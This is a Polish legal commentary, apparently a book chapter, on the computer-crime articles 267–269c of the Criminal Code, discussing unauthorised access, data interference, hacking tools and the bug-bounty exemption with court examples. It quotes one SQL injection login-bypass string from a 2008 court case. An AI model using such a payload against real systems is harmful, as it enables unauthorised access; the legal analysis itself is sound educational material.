W art. 267 §1 k.k. najbardziej interesuje nas ta część, w której mowa jest o uzyskaniu przez nieuprawnioną osobę dostępu do informacji dla niej nieprzeznaczonej w wyniku przełamania lub ominięcia zabezpieczenia. Przyjrzyjmy się kluczowym elementom tego przepisu (w języku prawniczym: znamionom).

Przede wszystkim musi dojść do uzyskania dostępu do informacji. Nie jest jednak istotne, czy zapoznano się z nią. Całkowicie wystarczające jest samo stworzenie sobie takiej możliwości<sup>4</sup>. Uzyskanie dostępu jest konieczne, aby doszło do popełnienia czynu z art. 267 §1 k.k., jednak już sama próba uzyskania takiego dostępu może być usiłowaniem karalnym.

Co to znaczy, że informacja jest przeznaczona dla osoby uzyskującej dostęp? O przeznaczeniu informacji decyduje jej „nadawca”. Omawiany przepis nie chroni samej poufności informacji, tylko metody ich przesyłania i gromadzenia. Innymi słowy, czynem zabronionym będzie także uzyskanie dostępu do danych będących z prawnego punktu widzenia informacją publiczną<sup>5</sup>.

Brak uprawnienia, o którym mowa w przepisie, dotyczy dostępu do informacji. Z praktycznego punktu widzenia można tu przyjąć prostą regułę: jeśli staramy się uzyskać dostęp do „cudzej” (w rozumieniu potocznym) informacji bez zgody osoby, która jest jej dysponentem, najprawdopodobniej działamy bez uprawnienia.

Istotne znaczenie ma oczywiście pojęcie zabezpieczenia. W prawniczej literaturze definiuje się je jako „wszelkie formy utrudnienia dostępu do informacji, których usunięcie wymaga wiedzy specjalistycznej lub posiadania szczególnego urządzenia lub kodu”<sup>6</sup>. W takim ujęciu zabezpieczeniem będzie np. uwierzytelnianie za pomocą hasła, ale nie będzie nim np. zastosowanie trudnej do odgadnięcia ścieżki dostępu („głębokie ukrycie”, jak ujął to pracownik jednego z polskich banków stosujących tę metodę do przechowywania CV<sup>7</sup>). Warto jednak zwrócić uwagę, że tak rozumiane zabezpieczenie nie musi być skuteczne. Przykładowo, nawet fatalnie zaimplementowany formularz logowania, podatny na ataki znane od lat i możliwy do ominięcia bez zaawansowanych technik, będzie zabezpieczeniem w rozumieniu art. 267 §1 k.k.

I wreszcie: przełamanie lub ominięcie zabezpieczeń. Posłużenie się taką terminologią może budzić zdziwienie osób zajmujących się zawodowo bezpieczeństwem IT,

sকoro tu pojęcie przełamania (ang. *breach*) obejmuje zarówno przypadki, w których doszło do naruszenia zabezpieczenia, jak i jego ominięcia<sup>8</sup>. Z kolei prawnicy omawiający to rozróżnienie przeciwstawiają przełamanie, rozumiane jako oddziaływanie na samo zabezpieczenie, ominięciu rozumianemu jako dojście do informacji sposobem, którego zabezpieczenie nie obejmuje<sup>9</sup>. Zabezpieczenie traktowane jest niemal jak coś materialnego (np. kłódka na drzwiach, którą można przełamać, czyli zniszczyć, albo ominąć, korzystając z otwartego okna). Ta różnica koncepcji obecnie wydaje się już nie mieć istotnego znaczenia praktycznego, ale dobrze ilustruje podejście do interpretacji prawa, które nieprawnikom może wydać się co najmniej nieintuicyjne. Przykładowo, w literaturze prawniczej za ominięcie zabezpieczenia uznaje się zarówno dokonanie ataku socjotechnicznego prowadzącego do uzyskania hasła, jak i użycie eksploita wykorzystującego luki w oprogramowaniu<sup>10</sup>.

Jak to wygląda w praktyce?

Wśród spraw kończących się wyrokiem wydanym na podstawie art. 267 §1 k.k. nie brakuje przypadków bardzo „przyziemnych”. Choć żadna z nich nie miała wiele wspólnego z bezpieczeństwem IT, przytaczam je, bo dobrze ilustrują, jak szeroko bywa interpretowany omawiany tu przepis. Przykładowo, w wyroku Sądu Rejonowego w Wałbrzychu z 23 września 2016 roku (sygn. akt. III K 865/15) skazano osobę, która za pomocą znanego jej loginu i hasła uzyskiwała dostęp do elektronicznego systemu sprzedaży i złożyła w nim zamówienie. Nigdy nie ustalono, w jaki sposób dane dostępowe trafiły do oskarżonej, ale samo ich użycie do zalogowania się zostało zakwalifikowane jako przełamanie zabezpieczenia. Podobnie wyrokiem Sądu Rejonowego w Białymstoku z 22 kwietnia 2015 roku (sygn. akt. VII K 922/14) warunkowo umorzono postępowanie – co w uproszczeniu oznacza uznanie winy, ale bez skazania – wobec osoby, która zalogowała się na Facebooku na konto swojego byłego partnera i zapoznała się z jego korespondencją. Sąd uznał to działanie za... ominięcie zabezpieczenia.

Chyba najczęściej komentowanym orzeczeniem na temat przełamywania zabezpieczeń jest jednak wyrok Sądu Rejonowego w Głogowie z 11 sierpnia 2008 roku (sygn. akt VI K 849/07), w którym uniewinniono osobę oskarżoną o przełamanie zabezpieczenia za pomocą ataku *SQL Injection* przez wpisanie do formularza logowania frazy ' or 1=1. To, czy doszło do przełamania zabezpieczenia, miało wówczas istotne znaczenie, ponieważ do 2008 roku odpowiedzialności karnej nie podlegało uzyskanie nieuprawnionego dostępu do systemu informatycznego bez przełamywania zabezpieczeń. Sąd uznał, że nie doszło tu do złamania zabezpieczenia, a jedynie „ominięcia zabezpieczenia poprzez znalezienie w nim luki”<sup>11</sup>. Zwróćmy tu uwagę na trzy zagadnienia. Po pierwsze: sąd w omawianej sprawie kierował się nie jedną, a dwiema opiniami biegłych. Po drugie: mechanizm uwierzytelniania podatny na jeden z najbardziej banalnych ataków został uznany za zabezpieczenie. I wreszcie po trzecie: choć w 2008 roku obrona przez rozróżnienie przełamania od ominięcia mogła mieć sens, obecne brzmienie przepisu nie daje już takiego pola manewru. Gdyby ten sam czyn rozpatrywano dziś, najprawdopodobniej zapadłby wyrok skazujący albo na podstawie art. 267 §1 k.k., albo na podstawie art. 267 §2 k.k., o którym za chwilę.

## Dostęp do systemu bez omijania zabezpieczeń

Od 2008 roku przestępstwem jest nie tylko uzyskanie dostępu do informacji na skutek przełamania lub ominięcia zabezpieczenia, ale także każde uzyskanie dostępu bez uprawnienia do całości lub części systemu informatycznego (art. 267 §2 k.k.). Choć wiążące Polskę przepisy prawa Unii Europejskiej i umowy międzynarodowe dopuszczają ograniczenie karalności do sytuacji, w których w rachubę wchodzi przełamanie lub ominięcie zabezpieczeń, nie zdecydowano się na to. W uzasadnieniu ustawy wprowadzającej ten przepis powołano się na potrzebę walki z botnetami i wprowadzenia karalności tworzenia komputerów-zombie. Nietrudno jednak założyć, że w praktyce karalność sięga tu znacznie dalej.

Problematyczna jest już definicja systemu informatycznego lub jego części. Kodeks karny jej nie podaje. Z kolei definicje zawarte w innych aktach prawnych odwołują się do urządzenia lub zespołu urządzeń i oprogramowania, które służą do przetwarzania danych. Sporne jest, czy za system informatyczny można uznać już pojedyncze urządzenie. Są głosy – moim zdaniem trafne – że byłoby to zbyt daleko idące podejście, prowadzące do nieproporcjonalnie szerokiej karalności, szczególnie w sytuacji, gdy coraz więcej urządzeń codziennego użytku zawiera oprogramowanie i przetwarza jakieś dane<sup>12</sup>. Jest to jednak stanowisko dyskusyjne<sup>13</sup>, które zresztą niekoniecznie przyjęło się w praktyce. Znany jest przypadek zakwalifikowania na podstawie art. 267 §2 k.k. czynu polegającego na wyrwaniu z ręki telefonu i zapoznaniu się z zapisanymi na nim wiadomościami tekstowymi (wyrok Sądu Okręgowego w Poznaniu z 19 marca 2018 roku, sygn. akt. IV Ka 5/18). W tej sytuacji nie powinno dziwić, że systemem informatycznym lub jego częścią w rozumieniu art. 267 §2 k.k. będzie już pojedyncza webaplikacja, a nawet konto e-mail<sup>14</sup>.

Kluczowe znaczenie ma przesłanka braku uprawnień. Przyjmuje się, że chodzi tu o działanie wbrew woli lub bez zgody „właściciela” danych. Dotyczy to także przypadków, które w prawniczej nomenklaturze zakwalifikowaliśmy jako przekroczenie uprawnień. Jak może to wyglądać w praktyce? Przykładem, który może się nasuwać w tym kontekście, jest użycie eksploita w celu eskalacji uprawnień użytkownika. Pamiętajmy jednak, że chodzi tu nie o uprawnienia rozumiane w ten sposób, ale o pewien przejaw woli dysponenta danych\*. Art. 267 §2 k.k. jest wystarczająco pojemny, by za nieuprawniony dostęp do systemu uznać wykorzystanie nawet trywialnej podatności. Praktyka sądowa pokazuje zresztą, że wykorzystanie jakiegokolwiek podatności wcale nie jest konieczne, aby zastosować ten przepis. Przykładowo: w wyroku Sądu Okręgowego we Wrocławiu z 5 lutego 2014 roku (sygn. akt. IV Ka 1233/13) przyjęto, że także osoba znająca login i hasło może dopuścić się czynu z art. 267 §2 k.k., jeśli jej dostęp do systemu nie ma podstaw – czyli jeśli „właściciel” nie wyraził na niego zgody. Przy tak szerokim podejściu nawet podpięcie się do niezabezpieczonej sieci Wi-Fi jest ryzykowne, jeśli z kontekstu nie wynika, że jest ona dostępna dla wszystkich (np. jest to sieć w kawiarni do dyspozycji jej klientów).

\* Na marginesie, można oczywiście zastanawiać się, czy takie działanie bardziej odpowiada art. 267 §2 k.k., czy jednak art. 267 §1 k.k. (ze względu na element przełamania lub ominięcia zabezpieczeń), jednak z uwagi na identyczne zagrożenie karą różnica w praktyce jest niewielka.

## Podśluch komputerowy

Czyn zabroniony z art. 267 §3 k.k. najczęściej kojarzony jest z zupełnie „klasycznymi” przypadkami nagrywania cudzych rozmów. Nie brakuje tu spraw przeciwko małżonkom starającym się uzyskać dowody do wykorzystania w sprawie rozwodowej, a nawet najsłynniejszych spraw karnych w najnowszej historii Polski (tzw. afery podsłuchowa z 2014 roku). Warto pochylić się nad nim także z perspektywy bezpieczeństwa IT, a zwłaszcza analizy ruchu sieciowego. W literaturze wprost wymienia się przechwytywanie pakietów jako przykład posługiwania się oprogramowaniem, o którym mowa w art. 267 §3 k.k.<sup>15</sup>. Oczywiście, o czynie zabronionym możemy mówić wyłącznie wówczas, gdy dojdzie do umyślnego działania prowadzonego w celu uzyskania informacji, do których sprawca nie jest uprawniony. Nie popełni go administrator sieci, który monitoruje sieć pod kątem bezpieczeństwa czy prowadzi analizę po incydencie. Jednak uruchomienie analizatora pakietów w celu sprawdzenia, czy ktoś korzystający z tej samej sieci bezprzewodowej przesyła swój login i hasło za pośrednictwem nieszyfrowanego połączenia, będzie już bardzo ryzykowne.

## INGERENCJA W DANE LUB W PRACĘ SYSTEMU INFORMATYCZNEGO

Czyny zabronione opisane w art. 267 k.k. można popełnić, nie ingerując w żaden sposób w dane ani nie utrudniając dostępu do nich. Czyny dotyczące szeroko rozumianego niszczenia lub modyfikacji danych albo zakłócania pracy opisane są w art. 268–269a k.k. Już z zupełnie nieprawidłowego punktu widzenia łatwo dostrzec różnicę. O ile w przypadku tych pierwszych (opisanych w art. 267 k.k.) można niekiedy próbować obrony opierającej się na argumentach o braku wyrządzenia komukolwiek namacalnej szkody, o tyle w przypadku drugiej grupy (art. 268 k.k. i następne) jest to z reguły niemożliwe.

### Naruszanie integralności danych

Art. 268 Kodeksu karnego:

*§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa lub zmienia zapis istotnej informacji albo w inny sposób udaremnia lub znacząco utrudnia osobie uprawnionej zapoznanie się z nią, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.*

*§ 2. Jeżeli czyn określony w § 1 dotyczy zapisu na informatycznym nośniku danych, sprawca podlega karze pozbawienia wolności do lat 3.*

*§ 3. Kto, dopuszczając się czynu określonego w § 1 lub 2, wyrządza znaczącą szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.*

*§ 4. Ściganie przestępstwa określonego w § 1–3 następuje na wniosek pokrzywdzonego.*

W art. 268 k.k. najbardziej interesuje nas §2, który przewiduje karalność niszczenia, uszkodzenia, usuwania lub zmiany istotnej informacji albo udaremnienia lub znacznego utrudnienia zapoznania się z taką informacją, o ile jest zapisana na informatycznym nośniku danych. Ponownie pojawia się tu problem braku uprawnienia, który został omówiony w kontekście art. 267 k.k. Typ opisany w §3 przewiduje wyższe zagrożenie karą w przypadku wyrządzenia znacznej szkody majątkowej, czyli szkody przekraczającej 200 tysięcy złotych.

Podstawowe pytanie, jakie nasuwa się przy lekturze zacytowanego przepisu, dotyczy „istotności” informacji. Niestety, w oderwaniu od konkretnej sprawy nie da się wskazać, gdzie leży granica między informacją istotną a nieistotną. Z reguły przyjmuje się, że powinno się tu stosować możliwie obiektywne kryteria (treść informacji i jej znaczenie), uwzględniając ewentualnie także interes jej dysponenta<sup>16</sup>. O ile pojęcia uszkodzenia, usunięcia czy zmiany informacji nie są szczególnie kontrowersyjne, o tyle więcej wątpliwości budzi udaremnienie lub utrudnienie zapoznania się z informacją. W literaturze prawniczej uznaje się, że przykładem takiego działania mogą być ataki *ransomware*<sup>17</sup>.

Art. 268a Kodeksu karnego:

*§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa, zmienia lub utrudnia dostęp do danych informatycznych albo w istotnym stopniu zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności do lat 3.*

*§ 2. Kto, dopuszczając się czynu określonego w § 1, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.*

*§ 3. Ściganie przestępstwa określonego w § 1 lub 2 następuje na wniosek pokrzywdzonego.*

Znacznie bardziej zagadkowy jest art. 268a k.k. Pojawiają się tu obok siebie dwa rodzaje zakazanego zachowania: nieuprawnione niszczenie, uszkadzanie, usuwanie, zmiana oraz utrudnianie dostępu do danych informatycznych (niezależnie od ich istotności) oraz istotne zakłócanie albo uniemożliwienie automatycznego przetwarzania, gromadzenia i przekazywania takich danych. W odniesieniu do pierwszego z nich warto wskazać, że pojęcie danych informatycznych interpretowane jest bardzo szeroko, jako wszelkie dane zapisane w postaci elektronicznej<sup>18</sup>. Dlatego nawet jeśli nieuprawniona ingerencja w dane nie będzie się odnosiła do „istotnej informacji” w rozumieniu art. 268 §2 k.k., to nie uchroni przed odpowiedzialnością na podstawie kolejnego przepisu. Co ciekawe, w literaturze zaproponowano kwalifikowanie instalacji trojana jako czynu z art. 268a §1 k.k., uzasadniając to stwierdzeniem, że dochodzi wówczas do „nieuprawnionej modyfikacji danych komputerowych”<sup>19</sup>.

Drugi rodzaj zachowania opisanego w art. 268a §1 k.k. warto omówić dalej, zestawiając go z innym podobnym przepisem.

## Zakłócanie przetwarzania danych lub pracy systemu

Przytoczony wcześniej art. 268a §1 k.k. wspomina o zachowaniu polegającym na zakłócaniu lub uniemożliwianiu przetwarzania, gromadzenia lub przekazywania danych. Według Sądu Najwyższego, chodzi tu odpowiednio o spowolnienie tych procesów albo ich zatrzymanie lub uniemożliwienie ich rozpoczęcia (wyrok Sądu Najwyższego z 30 września 2015 roku, II KK 115/15). Jednak obowiązuje także art. 269a k.k., który ma zbliżoną treść.

Art. 269a Kodeksu karnego:

*Kto, nie będąc do tego uprawnionym, przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych, w istotnym stopniu zakłóca pracę systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.*

Czym różni się zakłócanie w istotnym stopniu lub uniemożliwianie automatycznego przetwarzania, gromadzenia lub przekazywania danych informatycznych (art. 268a §1 k.k.) od zakłócania w istotnym stopniu pracy systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych (art. 269a k.k.)? Różnica ma istotne znaczenie praktyczne, bo pierwszy z wymienionych przepisów opisuje czyn ścigany na wniosek pokrzywdzonego, a drugi nie zawiera takiego ograniczenia, czyli przewiduje ściganie z urzędu.

Odpowiedź na to pytanie nie jest prosta, ponieważ oba przepisy na pierwszy rzut oka nakładają się na siebie. Za przekonującą uważam interpretację, zgodnie z którą art. 269a k.k. ma zastosowanie w przypadku ataków logicznych czy ataków nastawionych na wyczerpanie zasobów (np. DDoS), ponieważ taki był cel jego wprowadzenia. Z kolei art. 268 §1 k.k. w części dotyczącej zakłócania lub uniemożliwiania pracy z danymi dotyczyłby ataków wykonywanych w „świecie rzeczywistym” (np. niszczenia infrastruktury)<sup>20</sup>. W tym kierunku szło także rozumowanie Prokuratury Rejonowej Warszawa-Praga Północ w Warszawie, która prowadziła postępowanie m.in. w sprawie ataku DDoS, zakończone jednak umorzeniem z powodu niewykrycia sprawców<sup>21</sup>.

Znane mi przypadki praktycznego zastosowania omawianych regulacji najczęściej nie miały jednak nic wspólnego z atakami DDoS. Przykładowo: na podstawie obu przepisów jednocześnie skazano osobę, która – dysponując loginem i hasłem administratora – skasowała wszystkie dane z firmowego serwera (wyrok Sądu Okręgowego w Gliwicach z 17 kwietnia 2015 roku, VI Ka 51/15). Z kolei na podstawie art. 269a k.k. skazano za czyn polegający na wysyłaniu fałszywych zamówień do sklepu internetowego (wyrok Sądu Okręgowego w Świdnicy z 9 stycznia 2018 roku, IV Ka 720/17), czy też za użycie tzw. pływającej ramki 1 px na 1 px przekierowującej na stronę zawierającą złośliwy kod (wyrok Sądu Okręgowego we Wrocławiu z 23 września 2014 roku, IV Ka 1222/13).

## Sabotaż

Na krótką wzmiankę zasługuje tutaj też art. 269 k.k., dotyczący tzw. sabotażu komputerowego.

Art. 269 Kodeksu karnego:

*§ 1. Kto niszczy, uszkadza, usuwa lub zmienia dane informatyczne o szczególnym znaczeniu dla obronności kraju, bezpieczeństwa w komunikacji, funkcjonowania administracji rządowej, innego organu państwowego lub instytucji państwowej albo samorządu terytorialnego albo zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności od 6 miesięcy do lat 8.*

*§ 2. Tej samej karze podlega, kto dopuszcza się czynu określonego w § 1, niszcząc albo wymieniając informatyczny nośnik danych lub niszcząc albo uszkadzając urządzenie służące do automatycznego przetwarzania, gromadzenia lub przekazywania danych informatycznych.*

Nietrudno zauważyć, że oba paragrafy opisują czyny podobne do tych, o których mowa w art. 268 i art. 268a k.k. Zasadnicza różnica wiąże się z rodzajem danych, które w tym przypadku dotyczą szeroko rozumianego działania organów państwa. Istotne jest także znacznie wyższe zagrożenie karą.

## NARZĘDZIA

Prawdopodobnie najdziwniejszym i najbardziej kontrowersyjnym z omawianych tu przepisów jest art. 269b k.k. Choć można zinterpretować go w taki sposób, żeby nadać mu stosunkowo racjonalny wymiar, ustawodawca nie ułatwił tego zadania. Co istotne, podobnie jak w przypadku art. 269a k.k., mamy do czynienia z czynem ściągany z urzędu.

Art. 269b Kodeksu karnego:

*§ 1. Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4, art. 267 § 3, art. 268a § 1 albo § 2 w związku z § 1, art. 269 § 1 lub 2 albo art. 269a, a także hasła komputerowe, kody dostępu lub inne dane umożliwiające nieuprawniony dostęp do informacji przechowywanych w systemie informatycznym, systemie teleinformatycznym lub sieci teleinformatycznej, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.*

*§ 1a. Nie popełnia przestępstwa określonego w § 1, kto działa wyłącznie w celu zabezpieczenia systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przed popełnieniem przestępstwa wymienionego w tym przepisie albo opracowania metody takiego zabezpieczenia.*

*§ 2. W razie skazania za przestępstwo określone w § 1, sąd orzeka przepadek określonych w nim przedmiotów, a może orzec ich przepadek, jeżeli nie stanowią własności sprawcy.*

Zacznijmy od części, która przewiduje karalność wytwarzania, pozyskiwania, zbywania lub udostępniania urządzeń lub programów przystosowanych do popełnienia niektórych przestępstw. Wytwarzanie to np. napisanie skryptu. Pozyskaniem może być także pobranie, a w pojęciu udostępnienia mieści się umożliwienie pobrania, a nawet udostępnienie linku<sup>22</sup>. Jeśli z kolei spojrzymy na katalog czynów, do których mają być „przystosowane” urządzenia czy narzędzia, znajdziemy tzw. podsłuch komputerowy (art. 267 §3 k.k.), naruszanie integralności danych (art. 268a §1–2 k.k.), sabotaż (art. 269 §1–2 k.k.) i zakłócanie przetwarzania danych (art. 268a §1 i art. 269a k.k.). Z niewyjaśnionych przyczyn nie wymieniono tu jednak uzyskiwania dostępu do informacji w wyniku obejścia lub przełamania zabezpieczeń (art. 267 §1 k.k.) czy też samego nieuprawnionego dostępu do systemu (art. 267 §2 k.k.).

Gdy czytamy ten przepis bardzo dosłownie, łatwo dochodzimy do wniosku, że przestępcami są nie tylko wszyscy zajmujący się bezpieczeństwem IT, ale po prostu niemal wszyscy. Przecież urządzeniem „przystosowanym” do popełniania wymienionych tu przestępstw będzie nie tylko exploit, ale także dowolny program do analizy ruchu sieciowego (nmap albo Wireshark na dysku jako przestępstwo?), a w skrajnym przypadku nawet smartfon, skoro można za jego pomocą założyć podsłuch (art. 267 §3 k.k.).

Ponieważ takie ujęcie byłoby absurdalnie szerokie, zaproponowano interpretację omawianego przepisu w taki sposób, aby obejmował on tylko urządzenia i programy, które zostały celowo przystosowane do popełnienia wymienionych w tym przepisie przestępstw. Przy takiej interpretacji nie byłoby karalne wytwarzanie czy pozyskiwanie narzędzi, które mają wiele funkcji i wprawdzie mogą być użyte do popełnienia przestępstwa, ale nie jest to wynikiem celowego działania sprawcy<sup>23</sup>. Autorzy proponujący takie podejście argumentują, że mamy tu do czynienia ze specyficznym rodzajem przygotowania do przestępstwa (art. 16 §1 k.k.), które „awansowało” do rangi osobnego przepisu. A czyn polegający na przygotowaniu można popełnić tylko celowo. Choć to podejście uważam za bardzo przekonujące, muszę zaznaczyć, że istnieje również inna koncepcja, według której może tu chodzić także o działanie umyślne w tym sensie, że sprawca przewiduje możliwość popełnienia czynu zabronionego i godzi się na to (tzw. zamiar ewentualny)<sup>24</sup>.

Pierwsza część przepisu nie odwołuje się wprost do pojęcia uprawnionego lub nieuprawnionego działania, ale trzeba pamiętać, że posługuje się nim większość przepisów, do których odsyła art. 269b §1 k.k. W literaturze przyjmuje się, że z reguły nie ma mowy o przestępstwie, gdy zachowania są podejmowane przez osobę uprawnioną, np. przez administratora testującego sieć<sup>25</sup>.

Druga część przepisu dotyczy haseł, kodów dostępu lub innych danych umożliwiających dostęp do informacji w systemie lub sieci. W tym przypadku wprost wspomniano o dostępie nieuprawnionym, czyli pojęciu omówionym już wyżej w kontekście art. 267 §1–3 k.k. Nasuwa się tu pytanie, które pojawia się bardzo

często w prawniczo-technicznych dyskusjach o bezpieczeństwie IT – czy przepis ten zakazuje skanowania portów?

**Skanowanie portów**, podobnie jak inne czynności stanowiące „rekonesans” przed właściwym atakiem, bardzo łatwo zakwalifikować jako pozyskiwanie danych. Czy dane uzyskane w ten sposób samodzielnie umożliwiają dostęp do informacji w systemie informatycznym lub sieci? Tu można się spierać, bo wiedza na temat otwartych portów niewątpliwie ułatwia atak, choć sama w sobie niekoniecznie umożliwia już dostęp i trudno porównać dane uzyskiwane w wyniku skanowania portów do danych służących do uwierzytelniania, czyli wymienionych obok w przepisie hasła i kodów dostępu. Zakładając jednak interpretację niekorzystną dla osoby wykonującej skanowanie, pozostają jeszcze dwa elementy.

Pierwszy z nich dotyczy braku uprawnienia. Tak jak w przypadku wykorzystywania podatności w celu uzyskania dostępu do systemu, nie będzie czynem zabronionym działanie prowadzone zgodnie z wolą dysponenta systemu. Drugi element dotyczy umyślności. Tak jak wspomniałem wcześniej, za przekonującą uważam interpretację, zgodnie z którą konieczne jest tu działanie celowe, nakierowane na późniejsze uzyskanie nieuprawnionego dostępu do systemu lub sieci.

Znane mi przypadki skazania na podstawie art. 269b §1 k.k. na szczęście przechodzą podstawowy prawniczy *sanity check*. Wyroki oparte na tym przepisie dotyczyły osób pozyskujących cudze hasła za pomocą malware’u (np. wyrok Sądu Okręgowego w Lublinie z 27 września 2017 roku, sygn. akt. IV K 65/13).

W art. 269b §1a k.k. podjęto próbę wyłączenia karalności działań osób, które – w uproszczeniu – mają na celu wyłącznie zabezpieczenie systemu lub sieci albo znalezienie metody takiego zabezpieczenia. Zagadnienie to zasługuje na odrębne omówienie, razem z bardzo podobnym art. 269c k.k.

## **PRÓBA OGRANICZENIA KARALNOŚCI, CZYLI LEX BUG BOUNTY**

Samo obowiązywanie art. 267 §2 k.k., art. 269a k.k. oraz art. 269b §1 k.k. mogło wywoływać zrozumiały niepokój u osób zajmujących się bezpieczeństwem IT. Nasuwały się tu pytania: co z działaniami *white hat*? Co z wykonywaniem niezamówionych testów, których jedynym efektem jest powiadomienie dysponenta systemu o wykrytych podatnościach? Co z uczestnictwem w programach *bug bounty*?

Dyskusja na ten temat przetoczyła się przez media już kilka lat temu. Część autorów proponowała wtedy bardzo zdroworozsądkową interpretację omawianych przepisów, w myśl której osoba podejmująca działania w celu ochrony bezpieczeństwa danego systemu nie godzi w żadne dobro prawne jego dysponenta, a zatem nie powinna podlegać odpowiedzialności karnej<sup>26</sup>.

Zdecydowano się jednak na znowelizowanie przepisów. Dlatego od 2017 roku w Kodeksie karnym mamy cytowany już art. 269b §1a k.k. oraz art. 269c k.k. W pierwszym opisano okoliczności wyłączające bezprawność wytwarzania, pozyskiwania lub udostępniania tzw. narzędzi hakerskich (art. 269b §1 i §1a k.k.). W drugim cho-

dzi o wyłączenie odpowiedzialności\* za nieuprawniony dostęp do systemu (art. 267 §2 k.k.) oraz zakłócanie przetwarzania danych lub pracy systemu (art. 269a k.k.).

Art. 269c Kodeksu karnego:

*Nie podlega karze za przestępstwo określone w art. 267 § 2 lub art. 269a, kto działa wyłącznie w celu zabezpieczenia systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej albo opracowania metody takiego zabezpieczenia i niezwłocznie powiadomił dysponenta tego systemu lub sieci o ujawnionych zagrożeniach, a jego działanie nie naruszyło interesu publicznego lub prywatnego i nie wyrządziło szkody.*

Trudno uznać, że art. 269c k.k. lub art. 269b §1a k.k. mogą mieć jakiegokolwiek znaczenie w przypadku, gdy atak wykonywany jest za zgodą dysponenta systemu lub sieci. W takiej sytuacji mamy do czynienia z klasycznym przypadkiem działania przez osobę uprawnioną. Takie działanie samo w sobie nie jest bezprawne i nie trzeba dodatkowego przepisu, żeby to stwierdzić. Inaczej należy ocenić przeprowadzenie ataku bez wiedzy i zgody dysponenta. Wówczas, aby uchronić się przed odpowiedzialnością, trzeba spełnić stosunkowo rygorystyczne przesłanki.

Po pierwsze, konieczne jest **niezwłoczne poinformowanie dysponenta**. Przekazywane mu informacje powinny być możliwie szczegółowe, tak aby dysponent był w stanie podjąć działania zapobiegawcze. Kodeks nie definiuje pojęcia „niezwłocznie”, więc bardzo trudno w oderwaniu od konkretnej sprawy wskazać tu dokładny termin. Racjonalna wydaje się interpretacja, w myśl której chodzi o minimalny czas konieczny do opracowania wyników testów, tak by można było przedstawić je dysponentowi w sposób pozwalający mu zabezpieczyć system przed dalszymi atakami. Poinformować należy dysponenta, a nie cały świat. Dlatego wyłączenie z art. 269c nie zadziała, jeśli wykryta podatność zostanie najpierw ujawniona publicznie. Nie jest oczywiste, jak zostałyby zakwalifikowane poinformowanie dysponenta i odczekanie kilku miesięcy na publiczne ogłoszenie<sup>27</sup>.

Po drugie, sprawca musi **działać wyłącznie w celu zabezpieczenia** systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej albo opracowania metody takiego zabezpieczenia. Słowo „wyłącznie” praktycznie wyklucza powołanie się na art. 269c k.k., jeśli osoba wykorzystująca podatność zwraca się do dysponenta systemu lub sieci o wynagrodzenie. To oczywiście nie wyklucza zastosowania przepisu, jeśli nagroda zostanie wypłacona, jednak powinno to nastąpić z inicjatywy dysponenta. Zwróćmy też uwagę, że trudności w powołaniu się na art. 269c k.k. może mieć osoba, która co prawda nie ma – w potocznym rozumieniu – złych zamiarów, ale działa w celu doskonalenia swoich umiejętności lub zaspokojenia ciekawości\*\*.

\* W mojej ocenie chodzi tu o tzw. kontratyp, czyli art. 269c k.k. wyłącza bezprawność opisanych w nim czynów.

\*\* Więcej nt. kształcenia się w programach bug bounty zob. w rozdz. Wprowadzenie do programów bug bounty.

Po trzecie, w art. 269c k.k. mamy jeszcze ostatnią przesłankę, dotyczącą **braku naruszenia interesu i wyrządzenia szkody**. Wątpliwości wzbudza zwłaszcza to ostatnie zastrzeżenie, bo jeśli doszło do wyrządzenia szkody, to na pewno naruszono też publiczny lub prywatny interes. Co więcej, jeśli dojdzie do uzyskania nieuprawnionego dostępu do systemu czy zakłócenia jego pracy, naruszenie interesu publicznego lub prywatnego niejednokrotnie będzie wynikać ze spełnienia znamion zupełnie innego typu czynu zabronionego (np. skutek usunięcia lub modyfikacji danych, które podpada pod art. 268a §1 k.k.). Przed odpowiedzialnością za to art. 269c k.k. i tak nie ochroni.

I wreszcie po czwarte, co, jeśli atak zostanie zakwalifikowany nie na podstawie art. 267 §2 k.k., ale art. 267 §1 k.k. (przełamanie lub ominięcie zabezpieczeń)? Tutaj wyłączenie odpowiedzialności karnej opisane w art. 269c k.k. już nie zadziała.

W przypadku art. 269b §1 i §1a k.k. przesłanki wyłączenia odpowiedzialności karnej są bardzo podobne – **osoba, która wytwarza lub w inny sposób dysponuje wymienionymi tam narzędziami, powinna działać wyłącznie w celu zapewnienia bezpieczeństwa systemu albo opracowania metody zabezpieczania**.

Co z programami *bug bounty*? W mojej ocenie udział w nich co do zasady należy uznać za działanie w ramach uprawnienia, o ile testy bezpieczeństwa realizowane są w granicach reguł wyznaczonych w danym programie. Wiele programów ogranicza z góry listę domen, w których można prowadzić testy, wymusza zakładanie testowych kont, a wręcz wyraźnie nie dopuszcza wykorzystywania niektórych podatności<sup>28</sup>. Przy takim podejściu uczestniczenie w *bug bounty* zgodnie z jego warunkami byłoby pierwotnie zgodne z prawem, czyli skorzystanie z art. 269c k.k. w ogóle nie byłoby konieczne. Ewentualne przekroczenie granic wyznaczonych regułami *bug bounty* moim zdaniem powinno być traktowane tak samo, jak wykonywanie zupełnie nieautoryzowanych testów. Przynajmniej w teorii nie wyklucza to zastosowania art. 269c k.k., jednak pod warunkiem spełnienia wymienionych w nim wymogów, co nie zawsze będzie oczywiste.
